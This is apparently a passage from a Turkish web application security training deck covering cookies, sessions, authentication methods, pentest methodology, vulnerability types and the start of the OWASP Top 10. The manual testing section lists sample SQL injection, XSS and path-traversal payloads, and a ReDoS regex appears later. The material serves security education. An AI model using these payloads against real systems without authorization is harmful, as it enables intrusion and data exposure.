


# 1.3 - Uygulamalar İçin Mozilla'da Proxy Ayarlama



[4] Tıklıyoruz

PROXY



[5] Tıklıyoruz

[7] Port Yazıyoruz

[6] IP Yazıyoruz



## 1.4 - Web'de Oturum Türleri

➤ Webde kimlikleri doğrulanmış kullanıcıların oturumları iki şekilde yönetilir.

➤ Oturum yönetim şekilleri;

- 1) Cookie
- 2) Session



## 1.4 - Web'de Oturum Türleri

### 1) Cookie

- Sunucu tarafından tanımlanır ve http başlığı ile istemciye gönderilir.

```
Set-Cookie: admin=true; path=/; httpOnly;
```

- Oturum bilgisi browser tarafından istemcide saklanır.
  - Cookie HTTP başlığı alınır ve yollanır.
  - Cookie'ler Secure yada httpOnly olarak işaretlenebilir.
  - Cookie Expire süresi ayarlanabilir.
- Oturum cerezde saklanan bilgiye göre yönetilir.

```
Cookie: wazlyr_v1=1; wauyelik_v2=ok
```

facebook.com	/	W	129819...	No	No	1/6/2011 12:3
google.com	/accounts/	_utmz	173272...	No	No	1/6/2011 12:3
google.com	/accounts/	_utma	173272...	No	No	1/6/2011 12:3
google.com	/accounts/	_utmb	173272...	No	No	1/6/2011 12:3
google.com	/mail/help/	_utma	173272...	No	No	1/6/2011 12:3
google.com	/mail/help/	_utmb	173272...	No	No	1/6/2011 12:3
google.com	/mail/help/	_utmz	173272...	No	No	1/6/2011 12:3
www.yahoo.com	/	fpc	d=iqqfj...	No	No	1/6/2011 12:3
www.yahoo.com	/	FPCK3	AgBNY...	No	No	1/6/2011 12:3
www.yahoo.com	/	FPS	dl	No	No	1/6/2011 12:3
www.yahoo.com	/	FPCK2	AgBNY...	No	No	1/6/2011 12:3
yahoo.com	/	B	8r2bc...	No	No	1/6/2011 12:3
yahoo.com	/	CH	AgBNY...	No	No	1/6/2011 12:3
yahoo.net	/	BX	2fvs0ih...	No	No	1/6/2011 12:3

## 1.4 - Web'de Oturum Türleri

### 2) Session

- Oturum bilgileri sunucu tarafında bir veritabanında ya da dosyada saklanır.
- İstemci tarafında sadece Session'a ait bir Session ID saklanır.
- Bu Session ID'ye sahip herkes ilgili oturuma erişebilir.
- Belirli bir expire zamanları vardır.
- İstenildiği zaman oturum yok edilebilir.



## 1.5 - Web'de Kimlik Doğrulama Yöntemleri

➤ Kimlik doğrulama uygulamalara belirli kullanıcıların erişmesi istediği zaman kullanılan bir yöntemdir.

➤ Kimlik doğrulama yöntemleri;

- 1) Form Authentication
- 2) Basic
- 3) Digest
- 4) Sertifika
- 5) SMS
- 6) Bütünleşik Kimlik Doğrulama
- 7) Security Token



## 1.5 - Web'de Kimlik Doğrulama Yöntemleri

### 1) Form Authentication

- Web sayfası üzerinde bulunan bir form ile kullanıcının kullanıcı adı, parola gibi bilgileri uygulamaya yollaması ilkesidir.
  - HTTP POST
  - SSL
  - Database
  - Session / Cookie
  - Logout

Email or Phone

Password

Keep me logged in


Forgot your password?

Log In

## 1.5 - Web'de Kimlik Doğrulama Yöntemleri

### 2) Basic Authentication


- Kullanıcının HTTP protokolü ile kimlik doğrulaması ilkesidir.
  - WWW-Authenticate başlığı kimlik bilgilerini saklar.
  - Kimlik bilgileri Base64 ile encode edilmiş şekildedir.
  - Realm erişilecek kaynakla ilgili bilgi içermektedir.
  - Browser kapatılmadığı sürece logout olunmaz.



## 1.5 - Web'de Kimlik Doğrulama Yöntemleri

### 3) DIGEST Authentication

- Kullanıcının HTTP protokolü ile kimlik doğrulaması ilkesidir.
  - MD5 ile hash edilerek yollanır.
  - Browser kapatılmadığı sürece logout olunmaz.
  - Basic Authentication'a göre daha güvenlidir.



## 1.5 - Web'de Kimlik Doğrulama Yöntemleri

### 4) Sertifika

Web sitesi sertifika yayınlar (ya da başkaları tarafından yayınlanmış bir sertifikaya güvenir). Bu sertifikalar web sunucusunun kimlik doğrulama veri tabanına yüklenir ve sonraki web tarayıcı oturumlarında sunucuya önerilen sertifikalar ile karşılaştırılır. Eğer sertifikalar tutuyorsa session açılır.

## 1.5 - Web'de Kimlik Doğrulama Yöntemleri

### 5) SMS

- Kullanıcının giriş yapmaya çalıştığında uygulama kendisine sms üzerinden bir parola gönderir ve ekrandan bunu ister. Parola doğru girilmesi durumunda session açılır.



## 1.5 - Web'de Kimlik Doğrulama Yöntemleri

### 6) Bütünleşik Kimlik Doğrulama

Bütünleşik kimlik doğrulaması daha çok Microsoft tarafından desteklenmektedir. Tek bir giriş işlemi ile bir çok yere session oluşturursunuz. Örneğin bir domain'e kullanıcı adınız ile LDAP üzerinden bağlantı attığınızda Internet Explorer üzerinden uygulamalarda session oluşturabilirsiniz.

## 1.5 - Web'de Kimlik Doğrulama Yöntemleri

### 6) Security Token

- Belli algoritmala göre size parola üreten bir fiziksel cihazdır. Bu algoritma sunucu tarafında da çalışıp sizden gelen anahtarın doğru olup olmaması durumuna göre size session oluşturmaktadır.



## 1.6 - Web Uygulamaları Güvenlik Testleri

➤ Web uygulamaları güvenlik testleri genel olarak iki farklı şekilde gerçekleşir.

➤ Manuel Testler

➤ Otomatik Testler

➤ Bir web uygulaması güvenlik testine tabi tutulduğu zaman bu iki test de yapılır.

➤ Zaman kazanma

➤ False-Positive'leri en aza indirme

➤ Spesifik durumlar



## 1.6 - Web Uygulamaları Güvenlik Testleri

### 1) Manuel güvenlik testleri

- Pentester tüm uygulamadaki girdi noktalarını tek tek tespit eder ve bu girdi noktalarına tek tek bir çok güvenlik açığı için test eder;
  - SQLi; ' or 'b'='b
  - XSS ; "><body onload="alert(/XSS/)
  - File Inclusion; ../../../../../../etc/passwd
- Avantajları;
  - Otomatik tarayıcıların kaçırıldığı girdi noktalarının tespiti
    - Örn: SMS Auth. Olan sistemi test ederken.
  - Otomatik tarayıcının yanılma olasılığını en aza indirme.
    - SQL Injection var ama tarayıcı yakalayamadı.
    - SQL Injection yok ama tarayıcı var diyor.
- Dezavantajları;
  - Çok fazla zaman gerektiriyor.
    - 1000 adet girdi noktası olan bir uygulamayı tüm ihtimaller için test etmek?
  - Fazla deneyim ve saldırı vektörü bilgisi gerektiriyor.

## 1.6 - Web Uygulamaları Güvenlik Testleri

### 2) Otomatik güvenlik testleri

- Ticari yada açık kaynak otomatik güvenlik tarayıcıları ile gerçekleştirilebilir.
  - Open Source; Burp, W3AF, Nikto, Wapiti, sqlmap, Paros v.s.
  - Ticari; Netsparker, Acunetix, HP WebInspect, IBM AppScan
- Avantajları;
  - Zaman!
  - Manuel testler ile birlikte kalite artar
  - Süreci kolaylaştırır
  - Daha iyi ve fazla girdi noktası tespiti ve testi
- Dezvantajları;
  - WAF/IPS v.b. Cihazlar tarafından engellenebilir
    - Fazla HTTP Request
    - Atak vektörü signature'ları
  - False-Positive
    - Yanılma olasılıkları
    - Yakalanamayan açıklar
  - Kimlik Doğrulama sorunları

## 1.7 - Web Uygulamaları Güvenlik Test Metodolojisi

Güvenlik testleri için 3 farklı metodoloji yaklaşımı yaygın olarak kullanılmaktadır;

### 1) Black-Box Testing

Uygulama hakkında herhangi bir bilgi sahibi olmadan, uygulama üzerinde herhangi bir kimlik bilgisine sahip olmadan tamamen sonuç odaklı yapılan test yaklaşımıdır. Kimlik bilgisinin olmaması ya da uygulamanın yapısı ile ilgili yeterli bilginin olmaması sonucu olumsuz etkileyebilir.


### 2) Gray-Box Testing

Uygulamada oturum açabilecek kimlik bilgileri, sayfalar arasında varolmayan URL'ler gibi bilgiler eşliğinde gerçekleştirilen test yaklaşımıdır. Genel olarak kurumsal pentest süreçlerinde bu yaklaşım ile testler gerçekleştirilir.

### 3) White-Box Testing

Uygulamanın mimarisi, çalışma mantığı, tüm URL'ler, kullanıcı hesapları, uygulamanın sınırlılıkları, testi gerçekleştiren kişiye WAF'ta ayrıcalık tanınması v.b. tüm bilgilerin ve yetkilerin olduğu test yaklaşımıdır.

## 1.7 - Web Uygulamaları Güvenlik Test Metodolojisi



## 1.7 - Web Uygulamaları Güvenlik Test Metodolojisi

### 1) Recon

- Keşif aşaması
- Google, Maltego, ShodanHQ v.b. ile bilgi toplanır
- Sunucu, Platform bilgisi keşfi yapılır
- Web uygulamasına ait varsa kullanıcı hesapları aranır
- Uygulamanın çalışma mantığı analizi



## 1.7 - Web Uygulamaları Güvenlik Test Metodolojisi

### 2) Mapping

- Recon aşamasında elde edilen bilgiler kullanılır
- Crawling işlemi ile link toplanır
  - Girdi noktaları tespiti
- Varolmayan dizin/dosya tespiti
- Yedek dosya tespiti
- Account bruteforce



## 1.7 - Web Uygulamaları Güvenlik Test Metodolojisi

### 3) Attack

- Girdi noktalarında güvenlik testleri gerçekleştirilir
- Otomatize Testler
  - Burp, W3AF, Wapiti, Nikto v.b.
  - SQL Injection, XSS, FI, CSRF, Session Issues
- Manuel Testler
  - Confirmation
  - Ekstra testler
  - Business Logic, Authentication, Authorization Testleri



## 1.7 - Web Uygulamaları Güvenlik Test Metodolojisi

### 4) Exploitation

- Attack aşamasında bulunan güvenlik açıkları exploit edilir
- Exploitation en önemli adımlardandır
- Birden fazla açık gerekli durumlar için exploit edilir, sisteme sızılır



## 1.7 - Web Uygulamaları Güvenlik Test Metodolojisi

### 5) Analysis


- Post-Exploitation
  - Sızılan sistemlerde daha fazla açık toplama
- Bulunan açıkların analizi
  - Kritiklik Seviyesinin belirlenmesi
  - Açıklığın etkisinin belirlenmesi
- Raporlama
  - Diğer adımlara gerekirse tekrar dönülür



## 1.8 - Web Uygulamalarında Görülen Zafiyet Türleri

- Zafiyet Türleri
  - Bilgi Sızmaları
  - Konfigürasyon Hataları
  - Girdi Doğrulama Zafiyetleri
  - Kimlik Doğrulama Zafiyetleri
  - Yetkilendirme Zafiyetleri
  - Denial of Service Zafiyetleri

### Vulnerability Type Distribution




Red Hat Enterprise Linux 4, Feb 2005-Sep 2006, 646 vulnerabilities. Top 10 shown, not including “unknown” or “other”. Based on analysis of CWE data by Steven Christey of Mitre.

## 1.8 - Web Uygulamalarında Görülen Zafiyet Türleri

### 1) Bilgi Sızmaları

- Kullanıcı hesapları
- Kritik dosyalar
- Kaynak kodlar
- Internal IP / Hostname
- Path Disclosure
- Versiyon ve Yazılım bilgisi



## 1.8 - Web Uygulamalarında Görülen Zafiyet Türleri


### 2) Konfigürasyon Hataları

- Varsayılan yönetici hesapları / parolaları
- Yetkisiz yönetim panelleri
- Kötü yapılandırılmış servisler



## 1.8 - Web Uygulamalarında Görülen Zafiyet Türleri

- 3) Girdi Doğrulama Zafiyetleri
- SQL Injection
  - Cross-site Scripting
  - Command/Code Injection
  - File Upload / Download
  - Remote / Local File Inclusion



## 1.8 - Web Uygulamalarında Görülen Zafiyet Türleri

### 4) Kimlik Doğrulama Zafiyetleri


- Auth. Over HTTPS
- User Enumeration
- Account Brute Force
- Auth. Bypass
- Beni Hatırla, Parola Sıfırla gibi özellikler
- CAPTCHA Bypass



## 1.8 - Web Uygulamalarında Görülen Zafiyet Türleri

### 5) Yetkilendirme Zafiyetleri

- Privilege Escalation
- Auth. Schema Bypass
- Direct Object Reference
- CSRF



## 1.8 - Web Uygulamalarında Görülen Zafiyet Türleri

### 6) Denial of Service Zafiyetleri

- Uygulamayı servis dışı bırakma
- Ağır HTTP istekleri (HTTP POST ile)
- Karmaşık Regex'ler
- $^(([a-z])+.)+[A-Z]([a-z])+\$$



# OWASP Top 10 Açıklık Rehberi

## 4 - OWASP Top 10 Açıklık Rehberi

OWASP, Open Web Application Security Project'nin kısaltılmış halidir. Açık web uygulama güvenliği projesi anlamına gelen OWASP, güvensiz yazılımların oluşturduğu problemlere karşı mücadele etmek için kurulmuş bir topluluktur. OWASP'ın tüm araçları, dokümanları, listeleri, ve bölümleri ücretsiz olarak her yazılım güvenliği çalışanı ve meraklısına sunulmuştur.

OWASP hiç bir teknoloji şirketine bağlı olmayıp OWASP topluluğun ihtiyaçlarını karşılamak için kurulmuştur. Bu sunumumuzda OWASP tarafından düzenlenen En Kritik 10 Web Uygulaması Zafiyetlerinden bahsedeceğiz.

## 4.1 - Injection

Top 10'in ilk sırasında Injection saldırıları bulunmaktadır.

Enjeksiyon, kullanıcı tarafından alınan verinin yorumlayıcıya (interpreter) komut ya da sorgunun bir parçası olarak gönderilmesi durumunda oluşur.

Özellikle SQL enjeksiyonuna web sitelerinde sıkça rastlanmaktadır.



## 4.1 - Injection

Korunma Yolları;

